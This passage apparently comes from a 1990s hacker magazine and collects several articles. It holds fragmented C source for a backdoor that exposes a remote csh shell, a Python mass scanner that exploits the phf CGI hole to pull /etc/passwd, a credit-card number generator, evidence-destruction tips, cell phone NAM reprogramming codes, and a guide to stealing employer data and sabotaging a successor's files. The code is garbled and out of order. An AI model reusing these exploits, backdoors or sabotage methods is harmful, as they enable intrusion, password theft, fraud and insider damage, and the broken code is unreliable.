if (!strcmp(buf, passwd))
  passok = (int) strcpy(buf, "echo
ok\n");
else
  strcpy(buf, "echo nope\n");
}

int logit(char *msg)
{
struct sockadr_in srvadr;
int sockfd;

/*sometimes useful when debugging*/

log = fopen("pma.log", "a");
fprintf(log, "%s", msg);
fclose(log);
}

/*
socklib.c
*/

this module has the socket stuff needed to
get an established connection.
basically the server side calls
socket_declare() and socket_accept(). the
client side calls socket_connect().

#include <stdio.h>
#include <ctype.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>

#define TRUE 1
#define FALSE 0

static u_long squeeze_ip();
static int four_octets();

int socket_connect(char *hostname, int
port)
{
struct sockadr_in srvadr;
struct hostent *hinfo;
struct in_addr *haddr;
char **address_list;
int sockfd;

memset(&srvadr, '\0', sizeof(srvadr));
srvadr.sin_family = AF_INET;
srvadr.sin_port = htons(port);
if (four_octets(hostname))
  srvadr.sin_addr.s_addr =
squeeze_ip(hostname);
else
{
  hinfo = gethostbyname(hostname);
  if (hinfo == NULL)
    return(-1);
  haddr = (struct in_addr *)
  *address_list = hinfo->h_addr_list;
  srvadr.sin_addr.s_addr = haddr->s_addr;
}
if ((sockfd = socket(AF_INET, SOCK_STREAM,
0)) == -1)
  return(-1);
if (connect(sockfd, (struct sockaddr
*)&srvadr, sizeof(srvadr)) == -1)
  close(sockfd);
```

```
}
close(sockfd);
/*we now have an established socket. read
from it and write to the shell.*/

int do_child()
{
int cpid;
cpid = do_csh();
system("date >>pma.log");
while (1)
{
  cnt = read(newsockfd, buf,
sizeof(buf));
  if (cnt <= 0)
    exit(kill(cpid, 9));
  buf[cnt] = '\0';
  logit(buf);/*
  sewhat();*/
  cnt = write(pipin, buf, strlen(buf));
}
}

int do_csh()
{
int pid;

/*
first create some pipes. next fire up csh
in prompt mode (-i) doing its io from the
pipes. then fork off another child that
sets the prompt to 'PMA>' and then
endlessly reads from the shell and writes
to the socket.
*/

pid = getpid();
sprintf(iname, ".inpipe%d", pid);
sprintf(oname, ".outpipe%d", pid);
sprintf(buf, "csh -i <%s >%s 2>&1 &",
iname, oname);
system("/etc/mknod %s p; /etc/mknod
%s p", iname, oname);
pipin = open(iname, O_RDWR, 0);
in = open(oname, O_RDONLY, 0);
if ((pid = fork()) < 0)
  exit(system("echo fork error in do_csh
  >>pma.log"));
else if (pid > 0)
  return(pid);
strcpy(buf, "set prompt='PMA> '\n");
write(pipin, buf, strlen(buf));
read(in, buf, sizeof(buf));
while(1)
{
  getoutput();
}

int getoutput()
{
}
```

```
return(-1);
return sockfd;
}

int socket_declare(int port)
{
struct sockadr_in srvadr;
int sockfd;

if ((sockfd = socket(AF_INET, SOCK_STREAM,
0)) < 0)
  return(-1);
memset(&srvadr, '\0', sizeof(srvadr));
srvadr.sin_family = AF_INET;
srvadr.sin_addr.s_addr =
htonl(INADDR_ANY);
srvadr.sin_port = htons(port);
if (bind(sockfd, (struct sockaddr
*)&srvadr, sizeof(srvadr)) == -1
{
  close(sockfd);
  return(-1);
}
if (listen(sockfd, 0) == -1)
{
  close(sockfd);
  return(-1);
}
return sockfd;
}

int socket_accept(int insockfd)
{
int clilen;
struct sockaddr_in cliadr;

clilen = sizeof(cliadr);
clisockfd = accept(insockfd, (struct
sockaddr *)&cliadr, &clilen);
return clisockfd;
}

static u_long squeeze_ip(char *ipstr)
{
int ip1,ip2,ip3,ip4;
union
{
  u_char ichar[4];
  u_long ilong;
} iunion;

sscanf(ipstr, "%d.%d.%d.%d", &ip1, &ip2,
&ip3, &ip4);
iunion.ichar[0] = ip1;
iunion.ichar[1] = ip2;
iunion.ichar[2] = ip3;
iunion.ichar[3] = ip4;
return(iunion.ilong);
}

static int four_octets(char *iname)
{
int ans = TRUE;
int i;

for (i = 0; i < strlen(iname); ++i)
  if ((iname[i] < '0' || iname[i] > '9')
  && iname[i] != '.')
    ans = FALSE;
return(ans);
}
```

by Chocolate Phoetus

In recent times, the Air Force home page has been hacked by someone with enough patience to deal with the bloody thing. We've all probably seen the hacked pages now thanks to 2600.com, but how many of you know how the military reacts to such an "attack"? What you're about to read may help you think twice about any ideas you have concerning government sites. I'm not condoning *anything*, and I'm certainly not telling you how to run your affairs, simply giving you a little advice that's commonly known in the "mil" and "gov" community.

The military does not, as a general rule, leave "sensitive" systems containing classified information open to anyone who wants to "dial in." There are many different ways of preventing access, from closed systems with no dialups, to restricting usage to users with "gov" or "mil" addresses. You won't, as a matter of course, find classified information on a government computer that is hooked up to the net. That's not to say that you won't find material you shouldn't, by law, access. There's plenty of information protected by the Privacy Act floating around out there. But, let's face it, that info is pretty boring unless you are into social engineering, and know how to use the information once you get it. The government world has strange protocols and routines that someone "not in the know" will "tread on" unknowingly. The simple misuse of a bit of jargon or ignorance of an acronym will often raise eyebrows, and get you "looked into." If you are bewildered by that last line, that's a clear indication you don't understand the minds of people who work for these agencies. Beware - your ignorance could get you into trouble.

Mistakes Hackers Make

One of the biggest idiosyncrasies of "gov" and "mil" people is the incessant need for immediate damage control. Example: when the Air Force homepage was hacked, a press release was immediately put out, saying that the incident was being investigated, and that hackers had put "pornography" on the site. Anyone who has seen the 2600 posts of these pages knows that a single moving .gif with a couple having sex was on there. The impression by the press release was that there were loads of vile images posted to the poor Air Force homepage. The people who wrote the press release would *never* consider telling the truth about what happened - age control. The people who wrote the press release would never consider telling the truth about what happened, that someone made them look foolish by cracking a pathetic security system and posting loads of sarcasm towards the Air Force in general.

Hackers who put "pornography" on their target sites are actually helping these people put "spin control" on these incidents. Many hackers are also blissfully unaware that the Air Force (as well as other branches of government) has a special office that is dedicated to research and

arresting so-called computer criminals. By putting links to other pages, you could be getting your friends an unwanted phone call by people in blue suits. You may also be leading right back to yourself, if you frequent these sites.

Sadly, many hackers go right for the throat when they "alter" these websites. It's clear that the page has been hacked, usually discovered by some retired sergeant with nothing better to do than surf the web, and then rat you out. Subtlety is a desired trait. Instead of changing the entire page, why do hackers not make more subtle alterations? The best pranks are the ones where the mark doesn't realize he's being had, at least not right away. Altering only the links, for example, to go to porn sites would be a hell of a lot more shocking to a "mil" person surfing the net than logging into the Air Force homepage and seeing that "somebody hacked it." Many people surf the ".mil" sites at work. They're permitted to do that. But the people who monitor the networks (and yes, they do) are looking for "unauthorized" or "not for official business" surfing and downloading. Imagine the sick feeling the person surfing on their government computer would feel to link to what they think is some other base's site, only to be taken to "www.bigtits.com". These people live in an atmosphere of fear, and seeing *that* on the government computer would give them apoplectic fits.

I would never encourage anyone to do something as risky and profitless as to hack or to intrude on a government web site. These systems are run on taxpayer dollars, and that means your dollars. But there are some interesting legal stipulations that affect the people who *have* hacked these sites:

On the front gate of any military installation, a sign can clearly be read stating that access to the installation is permitted only by the commander's authority, and that trespassing is a Federal Offense. Don't think that those warnings apply only to your trying to walk into the installation. The same rule applies to ".mil" sites as well. Even though there is no sensitive information on these systems, you can still be arrested for espionage for trying to hack a government site. The intent is what they're after. Consider this if you're thinking about "becoming a hacker."

When you "modem in" to a military site, you are also entering into a military phone system, which is monitored. Every telephone in every military base has a sticker saying so. This is no joke, and your modem is not immune. Use of the system implies consent, even if you object later. There is legal precedent for this - challenging it will do you no good in court. If a military site is hacked, someone *will* be assigned to look into it, sometimes in conjunction with the FBI. Hacking is taken *very* seriously by the government, and they do not give up easily.

I hope this has helped *someone* rethink hacking a "gov" or "mil" site.

by CheezHead

By now most of you should be familiar at least in passing with the "phf hole" due to file permissions on many web servers. Quite possibly you may have even tried some of the nifty tricks possible on your local server to see if you were at risk. But I am sure that most of you were quite disgusted as you went out to try this newfound hacking trick and had a hard time finding a site to try this nifty backdoor on. This little script has two goals: to give a handy tool for finding sites with the phf backdoor, and to introduce "Python" to the general hacking population. Python is fast becoming the "quick hack" language of choice by the hacking population. The only problem is that most hackers don't realize it exists! The Python script I have included will hopefully show how easily powerful net-work applications can be programmed. The script also solves the problem of finding sites with the phf bug. If one had the inclination, after a quick trip to rs.internic.net the edu.zone file could be parsed quite easily into a file compatible with Python with little or no change. This has been left as a trivial exercise for the reader. This script should work with the win95 versions of Python with little or no change.

```
# !/usr/local/bin/python
# Web Searcher for passwd files using phf permissions hole...
# give it a file with one address per line and it will search
# retain all combinations of the address file you submit...
# I threw this script together pretty quickly so please excuse the ugly code...
# A passwd core file format internic would probably be a good starting place!
# Cheezhead 11/25/96
# combination list of prefixes to try...
combos=['.','.www.','.cs.','.www.math.','.www.physics.','.www.engr.','.www.lib.']
# think of www.cs...
import string
import os
import urllib
# function to convert . to _ for systems that can't use multiple .'s
def convert_link(link):
    temp=link
    u=''
    for u in link:
        if u=='.':
            u='_'
        temp=temp+u
    return temp
# get filename info, and open the files...
filename=raw_input('Filename To Use? ')
logfilename=raw_input('Logname To Use? ')
output_path=raw_input('Output Path? ')
print 'Using filename '+filename+'...'
print 'Adding To Logfile '+logfilename+'...'
hostfile=open(filename,'r')
logfile=open(output_path+logfilename,'a')
flag=0
# my coding is a bit messy here but it does the job...
while not flag:
    linkstring=string.strip(hostfile.readline())
    if linkstring:
        for u in combos:
            thislink=u+linkstring
# Attempt to retrieve the URL
            try:
                tempfile=urllib.urlretrieve('http://'+thislink+'/cgi-bin/phf?Jserver='\
                '+thislink+%0A/bin/cat%20/etc/passwd%0AQalias=&name=&Qemail1=&Q'\
                '+nickname=&Qoffice_phone=&Qcallsign=&Qproxy=&Qhighschool=&Q'\
                '+slip=HTTP/1.0')
            except:
                print 'Host '+thislink+' error connecting.'
# logfile.write('error connecting.')
# for compressing the retrieved files you could use lines like these...
                os.system('bin/compress '+tempfile[0])
                os.rename(tempfile[0]+'.gz',output_path+convert_link(thislink+'.gz'))
            try:
                os.rename(tempfile[0], output_path+convert_link(thislink))
            except:
                print 'tempfile doesn't exist'
                logfile.write(thislink+'\r\n')
            if link:
                linkx=''
            else:
                flag=1
# if you wish you could now do some clean up or extra parsing of the files...
```

How to Generate Credit Card Numbers on a Calculator

by DETHMaster

Being bored one day I went home and wrote a program for my calculator that would have the user enter a six digit prefix and then generate a valid CC number. This is *not* to be used for committing credit card fraud, but should be used for learning how a simple algorithm works and how to program a TI-82. This will probably require a little bit of TI-82 programming experience. This has been tested and shown to work.

```
:0->Z
:ClrHome
:(2,16)->dim [A]
:Output(1,1,"THIS WILL MAKE A 16 DIGIT
CC NUMBER.")
:Pause
:1->P
:ClrHome
:iPart 10rand->[A](1,7)
:iPart 10rand->[A](1,8)
:iPart 10rand->[A](1,9)
:iPart 10rand->[A](1,10)
:iPart 10rand->[A](1,11)
:iPart 10rand->[A](1,12)
:iPart 10rand->[A](1,13)
:iPart 10rand->[A](1,14)
:iPart 10rand->[A](1,15)
:iPart 10rand->[A](1,16)
:ClrHome
:Lbl 1
:For(I,1,6)
:Disp "ENTER DIGIT ",P,"IN THE PREFIX:"
:INPUT A
:A->[A](1,P)
:P+1->P
:End
:ClrHome
:If [A](1,1)=0
:then
:1->P
:ClrHome
:Output(1,1,"Invalid Prefix")
:Pause
:Goto 1
:End
:Lbl 2
:[A](1,1)*2->[A](2,1)
:[A](1,2)->[A](2,2)
:[A](1,1)*2->[A](2,3)
:[A](1,2)->[A](2,4)
:[A](1,1)*2->[A](2,5)
:[A](1,2)->[A](2,6)
```

```
:[A](1,1)*2->[A](2,7)
:[A](1,2)->[A](2,8)
:[A](1,1)*2->[A](2,9)
:[A](1,2)->[A](2,10)
:[A](1,1)*2->[A](2,11)
:[A](1,2)->[A](2,12)
:[A](1,1)*2->[A](2,13)
:[A](1,2)->[A](2,14)
:[A](1,1)*2->[A](2,15)
:[A](1,2)->[A](2,16)
:For(P,1,16)
:If [A](2,P)>9
:Then
:[A](2,P)-9->[A](2,P)
:End
:End
:0->S
:For(P,1,16)
:[A](2,P)+S->S
:End
:If (S/10)=iPart (S/10)
:Then
:Goto 3
:Else
:[A](1,16)+1->[A](1,16)
:If [A](1,16)>9
:Then
:0->[A](1,16)
:[A](1,15)+1->[A](1,15)
:End
:If [A](1,15)>9
:Then
:0->[A](1,15)
:[A](1,14)+1->[A](1,14)
:End
:If [A](1,14)>9
:Then
:[A](1,14)+1->[A](1,14)
:End
:Z+1->Z
:Output(8,1,"ATTEMPTS: ")
:Output(8,11,Z)
:Goto 2
:End
:Lbl 3
:1->R
:ClrHome
:Output(1,1,"THE CARD IS:")
:For(D,1,16)
:Output(3,D,[A](1,D))
:End
:Pause
:ClrHome
:Output(1,1,"THANK YOU FOR USING CC-
GEN-82")
:Pause
:ClrHome
```

Paper Evidence

by F. Leader

Do you run a gambling ring? How about a house of pleasure? Could you be a big time drug trafficker, or maybe you're just a hacker or a phone phreak with some "sensitive" information. If you are you probably know of the wonders of paper. You can write all types of stuff on this wonderful invention and it stays there. Great for: keeping financial records, storing phone numbers, plans, holding FBI code names, and, last but not least, evidence.

The FBI has an entire branch dedicated to using this wonderful substance known as paper against us.

The weaker mind tells you, "Oh just crumple it real good and hard and that's it." Wrong. The FBI has been dealing with things like this for years. At first they put the delicate paper in between two plates of glass. Then later they used plexiglass. Weighing about a pound each, they were difficult to work with. So now they coat the sheets with a thin layer of polyester restoring the paper to a better condition than before.

The weaker mind says a little bit louder, "Well this time we'll crumple it real good, so good that if anyone even touches it, it'll fall to pieces." Wrong one more time.

The feds have this stuff called parylene. It comes in a granular form and when baked in paper it actually rebuilds paper. Here comes the weaker mind again which says, "Well then, I'll just burn it, Ms. Smarty Pants." Need I say it again.

Burning is a great idea if done right. If it is not burned to ashes then there is a very good chance that the remaining part could be read. This especially holds true for burn-

ing a pile of papers. The papers in the middle usually do not get enough oxygen to feed the flames. Even if the papers are completely charred, the feds can get their infrared lights and photography that makes the carbon become transparent and the ink opaque.

"Oh Lord, what will we do now!" cries the weak mind. Not to worry. I have two possible answers.

First choice: flash paper. Flash paper or nitrocellulose is used by magicians in corny little tricks, but it won't be so corny when that down side is that it is highly unstable. I read once about a fed lab being destroyed because some dummy had left a bunch of flash paper in a metal file cabinet that happened to be in direct sunlight. Since a ream of flash paper has the explosive power of a small bomb, let's just say that a lot of people got away due to lack of evidence. Flash paper should always be refrigerated! Even then I do not recommend using it for large scale operations because you want to destroy evidence, not blow up a small building.

Second: water-soluble paper. This is the favorite of illegal gambling operations. They place buckets of water at every desk and when the heat comes everything gets a quick shower and no more evidence. Water-soluble paper is used in a lot of commercial products such as laundry detergent packages and pipeline cleaners. Blank water-soluble is extremely hard to find and even possession of it can be used as evidence. So if you do use it, only store sheets in use or make sure you destroy all the paper.

Cellular Programming Data

by Three

By this point in time almost everyone knows at least some information on cell fones. The most common knowledge associated with cells is related to Motorola and larger brand names. Not to mention this knowledge is varied from pin outs to sids in scarce bits. There seems to be little *detailed* information covered about NAM programming on specific phones or a variety of phones, at least as far as I've seen. So I've decided to do a write-up of a fair amount of fones and how to enter program mode, with some instructions and a little background.

Later on in the future, I hope to reverse engineer a few cells. By the way, I find it ironic how the law has decided it's okay for someone to reverse engineer something, but it's not okay to just rip the information out of their server. Oh well, enjoy - I hope this helps at least someone.

CT-352/55

The first of the fones I'd like to cover is the CT-352/55, including CT-350/351's, I'm going to try to be as specific as possible.

1. To enter program mode:

Type: *3001#12345<STO>00

Response: Store not done

2. To program the phone number:

Press: <RCL> 0 2

Response: 1111111111 (or the previously programmed number in the fone)

Press *and HOLD until the display is empty*: <CLR>

Response: Gee, I wonder... a cleared screen?

Type: Fone number + <STO> 02

Response: Replace Contents?

Now considering you just went through all this I'm *guessing* that you want to Replace. If you don't, well that's your problem.

Type: <STO>

Response: Stored

3. This part is more interesting than the other two - now you enter the carrier parameters Oh, by the way, if you people are doing this in steps of 1, 2, 3, etc., you can jump around. It's not encouraged unless you have some prior knowledge or experience with cells, or you catch on quick.

Type: <RCL> + 03

Response: 38*1*1*334*15*15 (or whatever it was before)

Press *and HOLD until the display is empty again*: <CLR>

Response: Figure it out.

Type: [parameters] + <STO> + 03 (on the CT-352, add the long distance and International code)

Response: Replace Contents?

If you don't know exactly what the parameters mean, here's a brief overview. Say for example we have a string of: 00038*1*1*333*01*10.

The 00038 represents your home or system. Don't bother with the ones, you won't really need to mess with them. If you're interested though, I *believe them to be* just a terminator for the string, or MIN MARK and something else. Hack it out, if you're interested. 333 represents the channel. There are two basic channels - 333, which is A and 334, which is B. The 01 is a representation of what should always have the format of 0 and the last digit of the phone number you chose before. This is based upon my experiences with these types of cells. This would seem to be the overload class. The only exception is ACCOL *can be* a value from 00 to 15, but these *always* seem to have the zero and last number. 10 is simply the group ID (examples: 10, 12, 15).

Extras for the CT-352/355: for the above example it's the same - just stick a pound sign on the end of the 10 and then add 0|1|1*| after it the international code. The 1 is unfamiliar to me...

4. Now we go on to enter the security code parameters. By this point, things should be almost simple enough where you really shouldn't need to read along, but can figure it out for yourself. Even though, I'll include a commentary.

Type: <RCL>01

This isn't a definite response: 911#*911#0*1234

Hold down until the screen is empty: <CLR>

Response: a blank little screen

Type: 911#*911#0*

If you have a CT-350 the defaults are 1234. If you have a CT-351/352 it would be 12345. Also, the 0 denotes that you want English. If you want Spanish, put in 1. For French, put in 2.

Type: <STO>01

Response: Replace contents?

To accept press <STO>.

Now that you're done programming *this* particular phone, you should turn it off for the parameters to be recognized. From what I've heard, you should wait two hours before testing the phone. I've also heard you should wait several hours from another source. So my suggestion is to just let the thing sit for a day. If you're not exactly sure why you are supposed to leave it off, I'll tell you. It takes the cell carrier an exponential amount of time to activate cell phone numbers. So you will just have to wait a bit before it's activated.

By the way, the settings list is:

<Menu> 0   *Lock Phone*

<Menu> 1   *Carrier Priority (A/B)*

<Menu> 2   *Shows last number dialed*

<Menu> 3   *Call Timer(s)*

<Menu> 4   *On/Off for the display light...*
very useful

<Menu> 5   *Key tones, keep 'em on I think*
it's a must.

<Menu> 6   *Ring volume*

<Menu> 7   *Pri/Sec Nam Select*

<Menu> 8   *Send Dual Tone Multi Frequency (DTMF) Tones*

CP-170

The next phone we're going to be talking about is the CP-170. [Note: To determine the correct ESN for Uniden phones add 172 to the serial number.]

I hope, sincerely, that you're not so technically impaired you don't know how to turn on the cell, or other fundamentals covered or not in the previous section.

Determine which NAM you'd like to choose.

For Nam1 press: 1 <STO> 9 0

Response: 1

For Nam2 press: 2 <STO> 9 0

Response: 2

Simple ain't it?

Here's the strange part. Turn it off now....

Now press and hold the * and # (reminds me of the Bravo pager), and press <PWR>. Now continue to hold the * and # for several seconds. Wait till you see NO SVC IN USE PWR ROAM on the screen. Make sure you don't get jumpy and hit it when it shows all of them except ROAM!

Now enter the code 32218591. After all that crap we get put into programming mode. If you hear any noise, you messed up. So turn the thing off and start with the * and # again.

Continue doing this until you're all done getting everything in there. When you're done doing this, press send to write to the NAM. If everything worked out, you'll see the word "PASS" appear. Otherwise, press <CLR> and start over.

Now a SID will appear.... Figure out your SID and enter it. Then press <STO> and enter the next item number to be programmed. Press the single digit number of the area you want to move to, displayed below. After you're done with each area, press <STO>.

Area	Description	Valid Data
0	SID	3 digits (00000 through 32767)
1	LU - tells the mobile if it must be preregistered with the sys	1 digit (0 or 1)
2	Determines whether or not to have an area code sent each time a call is made	1 digit (0 or 1)
3	MIN 1 + 2	10 digits
4	IPCH (initial paging channel)	4 digits (non wireline (0333 for "A") or wireline provider (0334 for "B") sys
5	ACCOL, determine priority in an overload. The Government thought it would be nice in case of an emergency for police, etc. to have priority over other subscribers. No standard as in the US at this time	2 digits (00 through 15)
6	PS - should identify the initial paging channel	1 digit (0 for "B" or 1 for "A")
7	GIM - indicates how many bits of the SID starting with the most significant comprises the group ID	2 digits
8	Lock Mode	4 digits (0000 to 9999)
9	DTMF Duration	1 Digit (0 for 100 msec or 1 for end to end)

Technophone 901

Now it comes time for the Technophone 901's NAM info to be revealed. Similar to the CT's this is fairly easy to program. Remember to turn the phone on first.

Press: #00000#953739# + <STO> + 99 + <STO> + <STO>
Response: None
Press: <PWR>
Response: It's off, it can't respond.
Press: <PWR>
Press: [1 - 3] + <STO> (which NAM you want to program)
Response: System ID

Remember, that means 1 through 3. Don't go pressing 1,2,3. You pick one, not all of them!

Press: [system number(5 digits)] + <STO>
Response: NO
Press: [Min 2 (area code) + Min 1 (telephone number)] + <STO>
Response: Group ID Mark

Within the brackets, you should have 10 digits, comprised of the area code and the telephone number.

Press: [GIM (Group ID Mark)] + <STO>
Response: Save NAM?

The GIM is generally two digits long. See the CP-170 section for more details.

Press: <SEND>
Response: Continue?

So technically you just agreed to save the information you provided. If you don't want to save it, I think you can figure out what you're supposed to hit.

Press: <END>
Response: Which NAM?

This just ended your current programming session with the NAM you were working on. If you wanted to do something to another, this would be the point where you'd enter the number.

Press: <END>
Response: None

I personally like this phone because it has three NAM's. Not all too many phones have this. Generally you're lucky to get *dual* NAM's. It's got other nice features as well.

CT-100/101/200/201

Now that it's been a bit since we've discussed the CT line of cells, I thought it'd be nice to continue with a few other series that are "more complex." These phones are the CT-100/101/200/201.

The CT-200 line are fun because most of them require programming via a computer. To do this we're also going to need a NAM adapter, programming disk, and serial cable. It's probably easiest if you have a laptop lying around to hook it up to that.

On the CT-100/101, type: *17*3001*lock code]*
On the CT-200/201, Type: *17*1003*lock code]*

The default lock code is, like most cells, 1234.

The cell will go through the list of all the things it wants you to enter. They should be easy to figure out since I've already discussed each part of a NAM previously. It'll go through asking: HO-Id, ACCESS, LOCAL, Phone n, Class, PAGE ch, O-Load, Group, SEC.

Within the brackets, Phone n (phone number) is required, PAGE ch (paging channel) is required, and Group is required. The only one that might seem a tad obscure is SEC. This is the 4 digit security code. After each choice, for example HO-Id, you hit <SEL> to complete your choice and move on to the next.

Ericson

To continue, I'll discuss Ericson. This phone has a neat feature in that it has "short" NAM programming and "long" NAM programming. Short is for something that needs a quick fix, which comes in handy.

"Short" Mode:
Press and hold down: <FCN> + 987
Response: SER NUMBER [with the telephone's ESN]

The ESN has 11 digits and "isn't" changeable. Nothing in the world of electronics can't be changed. Some things are just harder than others.

Press: * [or] #
Response: MIN and SID

This "short" mode has three things. It displays the ESN, the MIN, and SID. To cycle through them just press the star or pound sign.

Press: <END>
Response: None

This exits short programming mode.

"Long" Mode:
Press and hold down: <FCN> + 923885
Response: ESN

Now like before you'll be brought to a display of items. It will show ESN, Emergency?, MIN x?, SUB No x, SID x, MARK x OFF/ON, IPCH x, ACCOLC x, and GIM x. The x represents the NAM number you want. To change the setting, press any key.

A few items here that might be obscure to you would be ESN and/or SUB NO x. ESN is the electronic serial number, which I explained a little bit before. SUB NO x is a subscriber phone number. You also specify a phone number in MIN x.

This is a Dual NAM cell. So your choices for x would be 1 or 2.

To switch through options, press the pound (#) sign.
When you're done just press <PWR>.

EZ400

The last phone I'm going to write on is the EZ400 produced by the Technophone Corporation. This is just your normal cell, nothing really special. Actually, I really can't say that, because there may be some features I've yet to come across that are dazzling.

Always remember - you turn on your units before you follow any of the instructions.

Press: *3001#12345 <STO> 00
Response: No Response
Press: <Clear>
Response: Store not done
Press: 911#*911# [Language code] * [Security code] + <STO> + 01 + <STO>
Response: Normal Display

Remember from the other Technophone that the language codes are 0, 1, and 2. The default security code is 1234. You should really cross reference similar brands since they always seem to share similar if not the same technique to access the NAM. I do believe that the 911 is the emergency number which can be changed, to whatever you please (3-10 digits?).

Press: [MIN 1 + MIN 2] + <STO> + [NAM] + <STO>
Response: Normal Display

To save it to NAM 1 you would enter: [10 digit phone number] + <STO> + 02 + <STO>
To save to NAM 2 you would do the same thing except change 02 to 04: [10 digit phone number] + <STO> + 04 + <STO>

Press: [System ID] + *!*1* + [IPCH] + * + [ACCOL] + * + [GIM] + <STO> + [NAM] + <STO>
Response: Normal Display

For NAM 1, enter 03 for [NAM]. For NAM 2, enter 05.

Now turn off the unit and wait 10 seconds. Turn the unit back on. If you made some sort of error, it will let you know by displaying NAM ERROR on the screen. You will have to do it over if this happens.

If requested by others, or for my own reference, I will add to this list of cell phones. I'm also looking for a way to access NAM programming in Nokia's and Audiovox's. If anyone has this information, I'd appreciate it if they would forward it to three@li.net. As I mentioned before, I intend to reverse engineer some cells, specifically a Motorola DPC 550. If this has already been accomplished, I don't feel like re-inventing the wheel. Please notify me so I can work on another model. I hope this is helpful and informational.

BEYOND HOPE

The long awaited sequel to 1994's Hackers On Planet Earth taking place in New York City on August 8, 9, and 10. See inside back cover for details or call (516) 473-2626, email beyondhope@2600.com, or browse http://www.hope.net

December 23, 1996

Re: __Authentication Policy__

Dear [redacted]

After discussions with our indirect partners regarding the challenges of the current authentication policy, Bell Atlantic NYNEX Mobile (BANM) will make the changes outlined below. These changes were made to ensure that both organizations are protected from the ramifications of cloning fraud and we are able to continue to successfully sell cellular service to our customers.

Authentication Policy: BANM requires all distribution channels to activate approved authenticatable equipment on the BANM network

New Effective Date: February 1, 1997 (moved from January 1, 1997)

Chargeback Policy: All new equipment sales will be authenticatable with random A-Key.

Conversions of non-authenticatable equipment will be handled as follows:
White the Agent/Retailer should make every effort to upgrade any non-authenticatable units, BANM will chargeback the Agent/Retailer fifty ($50) dollars for every activation on non-authenticatable equipment.

It is important to understand the BANM is currently only able to activate authentication from the following approved vendors: Audiovox, Motorola, Nokia & Ericsson. We are aggressively working with other manufacturers to support their product and we will update you as soon as BANM approves their authenticatable unit. BANM must also require that approved authenticatable equipment be pre-programmed with random A-keys, versus zero default, from the manufacturer. You will not be responsible to track the A-keys, as BANM has developed an automated process with the manufacturers to load the A-keys into our switch.

In the meantime, BANM will continue to work with all parties to ensure our common goal of activating 100% authenticatable phones will be met. In order to answer some of your potential questions, we have attached a brief Q&A document for your review.

If you have any additional questions on this, or wish to discuss it further, please contact me at [redacted]

Thank you.

Sincerely,
[redacted]
Sales Manager

This little memo is being passed around to our favorite cellular company's vendors along with "proprietary and confidential" explanations of this system called "Authentication." They define it as "an anti-fraud technology which validates a customer on our Network by Cryptography." Two pieces of "private information" known as an "A-Key" and "Shared Secret Data" (SSD) reside in both the phone and a database at the cellular switch. These two bits of data are never transmitted and thus, "the new Authentication technology will eliminate cloning fraud as we know it to-day." The "A-Key" can either default to all zeros or be a random number. BANM is requiring their retailers to sell the random kind. "Authentication" is automatically downloaded into the switch from the manufacturer. The customer, or for that matter the retailer, doesn't have to do anything at all. In addition to the manufacturers listed in this memo, agreements are expected soon from Sony, Panasonic, OKI, NEC, and Mitsubishi. Motorola phones with "Authentication" are indicated by "EEZ" on the back or beneath the battery. Nokia has "AU" following the model number. Audiovox models 405A, 460, 560, 850A, 3600A, 9100A, or phones with a symbol of a black key are ready for "Authentication", as are Ericsson models 600, 630, and 738. "Authentication," which takes up to 48 hours to be activated for new customers ("via nightly batch processing"), is designed to eliminate the need for a PIN in the home region and eventually while roaming.

Downsizing Insurance

by Hans Gegen

You can buy insurance for just about anything these days. Some kinds of insurance, however, are better procured at home.... or in the office. In an increasingly worker-hostile business environment it's best to have something on hand in case disaster strikes. I don't recommend doing anything illegal. But your employers should be vaguely aware that if they let you go arbitrarily, there will be consequences. I once watched a co-worker clean out his desk after being let go. He was so angry about what happened he was stuffing pens, calculators, note pads, and staplers in his bag. This was fairly pathetic. In the end, even a few hundred dollars worth of office supplies won't be missed. If you want to be *really* missed, make a "fire kit."

Before I get into specifics, I want to stress that you should begin working on your fire kit long before you're put on the death watch. So *start today!* In fact, start poking around the corners of the company's networks and file cabinets for sensitive material as soon as you're hired. Watch what comes in on the fax machine. If you see the president's assistant photocopying something, distract him or her so that they leave the original in the machine.

This leads me to your second tactic: *plausible deniability*. It's worked for the CIA for 50+ years, and you can make it work for you! Yes, if you're going to be caught nosing around somewhere where you shouldn't be, it's important to have an alibi ready - and a good one at that.

Boss: Why were you digging around in the file servers?
You: What's a file server?
Boss: The place where all of our computer files are stored.
You: Oooh. *That.* I'm sorry, I'm new! I'm still trying to figure out where my predecessor's memos are stored.
Boss: Oh. Here, let me show you.

(A note on my imagined dialogue. It's important to your credibility to understand how your co-workers perceive your computer savviness. If they know that you can recompile Linux kernels on a unicycle, then you're not going to be be-

lieved. So, if you're going to play dumb, *stay dumb* to the outside world. Once caught, be warned that you have already started a trail.)

Approach all of your actions as if you were prepared to explain it to a jury (just hope that it doesn't come to that!). The key is believability, and someone who has a clear and precise recollection of events will be most believable. In short, don't make enemies, *make notes.*

Step One: Collecting Sensitive Information
With these precepts in mind, you should begin your fire kit. What's in a fire kit, you ask? Well, basically anything that will make your company worse off without you than with you. This can translate into actual documents/intelligence that your company would not want you taking with you as you're being escorted to the door on your last day. I work for a building maintenance firm in downtown Philadelphia. Some of the components in my fire kit are:

Rates charged clients.
Contracts/proposals.
Personal contact databases. (ACT! databases, for example, are often networked. If you're careful not to leave a trail, you can get client notes and histories for all of your company's clientele in one fell swoop!)
Pay records. This makes your boss *real* nervous.
Future business plans.
Lotus Notes archives.
Potentially embarrassing e-mails authored by your superiors. (For example, your boss confides in an e-mail that they've overcharged a client.)
Just about anything that your company's competition will drool over.

Step Two: Making Your Successor's Job Impossible
Your fire kit can also consist of nothing more than a systematic effort to make your successor's job impossible. If this is done carefully, your company will genuflect every time your name is mentioned. ("Why did we let go of Hans? He was the only one who could do this job!") If, however, they suspect that you intentionally destroyed data that your co-worker needed, they will curse and spit at any mention of your name. The key is to

leave behind a work trail that is organized but extremely idiosyncratic. It doesn't hurt to add a few surprises. Here's what you can do:

Encrypt everything, but "forget" passwords. (My predecessor did this to me!)

Lose file layouts for any data dumps.

Create slight, but significant errors in your personal files. Careful with this. They can be minor - go into your contact manager and change the zip code of the company address of your major client so all of your successor's letters of introduction never arrive. Or they can be major - transpose quoted rates in your notes to indicate that you gave the client a 52% discount instead of a 25% discount. This will affect only those people who are using your notes to continue a business relationship. Remember to keep track of your "errors" in your fire kit.

Organize data into extremely complex directory structures. Embed directory after directory. Give them mysterious and useless names. Keep the key to these structures in an analog notepad, and put that notepad in your fire kit.

The Big Day

